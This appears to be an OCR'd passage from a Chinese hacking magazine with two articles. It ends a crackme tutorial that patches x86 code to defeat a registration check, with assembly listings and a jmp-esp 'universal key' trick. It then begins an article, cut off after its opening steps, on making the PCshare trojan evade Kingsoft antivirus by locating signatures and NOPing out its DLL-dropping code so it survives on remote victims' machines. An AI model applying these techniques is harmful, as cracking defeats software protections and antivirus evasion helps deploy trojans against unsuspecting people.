eax,4008”，想法固然很好，但是我们完成的任务是在有限的空间内写一个条件判定，不管怎么写我们的代码总会超过要修改的代码空间，所以上面的思路直接就被枪毙了，必须换一种思路才行，先不管eax的值是多少，直接使用and指令让eax为0，然后直接将“恭喜 成功”字符的地址保存到eax中，换而言之就是让程序的关键跳失去意义，如图4。


图4

虽然上面修改栈没有保持栈平衡（少了两句POP指令），但是并不影响程序的执行，这里做下说明，如果我们使用VC6.0作为开发环境，执行图5中的代码，就会出现在图中所看到的错误信息，在图5中我们人为的多增加了两个栈空间，当函数执行完毕后，系统就会调用_chkesp()来检测是否栈平衡，因


图5

此出现图中的错误也是必然的，如果我们加上“add esp,8”就不会出现错误提示了，如图6。那么是不是程序必须保证栈平衡才可以正常运行呢？答案肯定是否。一方面这个程序使用的是Multiple DLL的运行库，并没有_chkesp()来检测栈超越的问题，另一方面，这个程序本身在弹完框后就退出了，根本用不着再去使用栈的数据，所以不会出现这个问题，这只能算是一种偶然，但在真正的玩一些大猎物的时候我们必须要知道这一点，改程序固然快乐，但是必须遵守“规则”——这是一件没办法的事情。




图6

三、关键跳实现完美爆破

在上面提到的使用16进制编辑器实现完美爆破中，之所以要修改代码是因为我们没有找到关键跳，那么程序的关键跳在哪儿呢？在上面的代码中“ADD EAX,40008”是关键的一句，由前面的内容可知，如果eax=0程序就会加载“失败”和“加油”字符的地址，如果eax=1程序就会加载“成功”和“恭喜”字符的地址，程序是通过EAX的值来做跳转开关的，所以关键跳应该可以在“mov eax,1”或者变形语句附近找到。在关键跳上按F2下断，重新加载程序，按F7进入关键call，拖动鼠标找到ret、retn、retf、leave等类似的关键指令，在Windows中函数通过call与retn指令配合实现执行，所以有时候我们可以将retn指令来做为判断一个函数结束的标志。找啊，找啊，找到了如下的代码：

```
0040067E  |.  3ACB        |CMP CL,BL
00400680  /75 0F          |JNZ SHORT 00400691
00400682  |FEC3           |INC BL
00400684  |80FB 3C        |CMP BL,3C
00400687  |72 DD          \JB SHORT 00400666
00400689  |6A 01          PUSH 1
0040068B  |58             POP EAX; mov eax,1
0040068C  |5F             POP EDI
0040068D  |5E             POP ESI
0040068E  |5B             POP EBX
0040068F  |C9             LEAVE
00400690  |C3             RET
00400691  \33C0           XOR EAX,EAX
00400693  EB F7   JMP SHORT 0040068C; 跳到pop edi处
```

从代码中可以看出，如果cl与bl不相等就会执行“xor eax,eax”，然后跳到pop edi处，从而不执行“mov eax,1”的指令，那么它是不是就是关键跳呢？我们从“cmp cl,bl”向上看代码，如下：

```
00400664  32DB        xor bl,bl                    ; bl=0
00400666  0FB6CB movzx ecx,bl                      ; ecx=bl
00400669  8BC1        mov eax,ecx                  ; eax=bl
0040066B  6A 0A       push 0A
0040066D  99          cdq
0040066E  5E          pop esi
0040066F  8A4C0D BC   mov cl,byte ptr ss:[ebp+ecx-44]
00400673  F7FE        idiv esi
00400675  B2 06       mov dl,6
00400677  F6EA        imul dl
00400679  2AC8        sub cl,al
0040067B  80C1 60     add cl,60
0040067E  3ACB        cmp cl,bl
```

上面的代码第一次执行的时候，cl与bl都是0，显然JNZ SHORT 00400691这条指令是不会跳转的，也就说JNZ SHORT 00400691处不是关键跳，真正的关键跳应该是下面的JB SHORT 00400666，也就是小于的时候跳，所以只要修改成jnb让程序不实现跳转就可以达到“mov eax,1”的目的了，在这条语句上点右键选择“汇编”，然后输入“jnb short 00400666”，如图7，然后“保存文件”就可以了。




图7

四、傀儡算法实现完美爆破

摸不着头绪的时候，给程序加上一个傀儡算法也是一个不错的主意，破解就是一种游戏，既然是游戏，玩的开心就是最重要的，我们写入几行汇编指令，让程序的用户名和密码都为1，然后通过“cmp 1,1”决定跳转，这是一个恒等式，程序自然就被破解了，代码如下：

```
mov dword ptr ss:[ebp+8],1
mov ss:[ebp+c],1
mov ebx,ss:[ebp+8]
cmp ebx,ss:[ebp+c]
jnz 00400693
jmp 00400689
```

修改后如图8所示，其实我们还可以更尽一步的修改算法，有的程序算法写的很复杂，但是总有脆弱的地方，这时候我们直接写进自己的算法，一个强大的加密过程就被我们咬出了一个口子——千里之堤，溃于蚁穴，一点也不假啊！




图8

五、将“ShellCode”制作成万能注册码

这里虽然说是ShellCode，其实只是应用了ShellCode的一种寻址思想而已，程序本身并没有问题，在编写ShellCode的时候精确的定位ShellCode的执行位置是非常重要的，通常的方法是使用jmp esp，大家想一下修改变量偏移实现完美爆破中，如果我们将“and eax,0”作为注册码输入到程序中，然后修改程序关键CALL的返回地址，让它jmp esp到栈区去执行，我们的代码是不是就相当于有了一个“万能注册码”，因为程序本身没有类似缓栈溢出的问题，所以我们无法通过输入超多的字符修改返回地址，同时因为函数返回后并不是栈空间马上恢复到输入的注册码位置处，所以我们的工作变成了修改返回地址处的指令。

1、完成jmp esp操作

分析栈空间的排列不难看出程序返回后必须回复三个栈空间才可以到达我们输入注册码的地方，如图9。很显然我们在jmp esp的时候，必须先手动恢复栈帧，构建如下代码（程序空间正好够用）：

```
add esp,c;回收多出的三个栈空间
jmp esp;进入栈区执行我们输入的注册码也就是shellcode
add eax,400090;将成功与恭喜进栈用于函数显示
```

当关键call执行完成后，返回地址为“add esp,c”处，这样回收3个栈空间后，再让程序jmp esp，去执行我们输入的注册码——ShellCode，然后将400090处的参数入栈，如图10，将修改保存后，进行第二步。

2、ShellCode的内容

ShellCode的内容很简单，就是让eax为0，但是这里有三种方法“and eax,0 or eax,1 xor eax,eax”，这三种运算都可以使eax为0，但是所占字节是不一样的，我们选择“xor eax,eax”，ShellCode的注册码内容只有两句，“xor eax,eax;”eax清零，“jmp 4006FB8;”跳转返回地址处的指令执行清0后，再跳转到“add eax,400090”处，大家看一下图10中的地址就明白了。

上面两句所对应的机器码16进制表示为“33C0 E9F40C2D00”，为了保证4字节对齐我们nop掉剩余一部分代码，修改为“33C09090 E9F40C2D00”。




图9



图10

3、使用C32ASM查看注册码的内容

新建一个1.txt，使用C32ASM打开，输入上面的机器码，然后粘贴出来为“3　轸-”，这一串乱码字符就是我们修改程序后的万能注册码了，我们运行修改后的程序测试一下，如图11。如果想继续玩下去，其实还可以将user制作成一个特定的用户，将注册码制作成一个指定的密码，这里就不在过多说明了。





图11

因为本人的能力问题，所以只能以井底之蛙的视觉来窥探它的博大精深，本文所用的Cracker_Me在PE变形、算法、敏感数据隐藏上都有看点，有兴趣的朋友可以继续分析。

（本文所涉及到的Cracker_Me、C32ASM、OD、LordPE已收录到光盘中）



让附加数据在杀毒软件前闭嘴

大兵

我们在进行木马免杀的时候，经常会出现一种非常奇怪的现象，就是木马文件明明已经免杀成功了，可是当安装到远程系统后却立即被查杀，这种情况让人百思不得其解，今天我就带领大家探究一下文件被杀后的秘密，我们利用国产木马PCshare来为大家进行演示。

一、附加数据成内鬼

为什么辛辛苦苦制作的免杀木马，到别人的系统后就马上失效了呢？其实这主要是附加数据在捣鬼。那么什么是附加数据呢？对于木马后门程序来说，附加数据主要就是一些配置信息，比如木马程序的连接地址、连接端口、连接密码等，这些数据被木马后门的作者通过一定规律进行编码后，在创建服务端程序的时候植入到程序国。而这些加密后的附加数据，又有许多有规律的数据信息，因此杀毒软件利用这点就可以搞定一片。

二、实际操作来演示

1、特征码的定位

首先来配置生成一个PCshare木马的服务端，在本地系统运行后会在System32目录下创建生成一个随机名称的Dll文件，如图1。




图1

把它们复制出来，接着使用MYCCL来定位其在金山毒霸中的特征码位置，最终得到附加数据在金山毒霸的特征码位置为：00016640_00000002，然后就可以卸载掉安装到系统中的服务端程序了。

2、程序修改设置

我们再重新配置一个服务端程序，运行OllyICE载入它，点击工具栏中的“跳转”按钮，在弹出的窗口中输入内存地址004014A3，如图2，这样就可以跳转到对应的位置上了。这时我们可以看到一个红色的WriteFile，接着从下至上选中连续的7行代码，再点击鼠标右键“二进制”中的“用NOP填充”，这样就将刚才选择的7行代码进行填充掉了，如图3。我们这么做的目的是让服务端程序运行的时候，不生成对应的DLL文件。


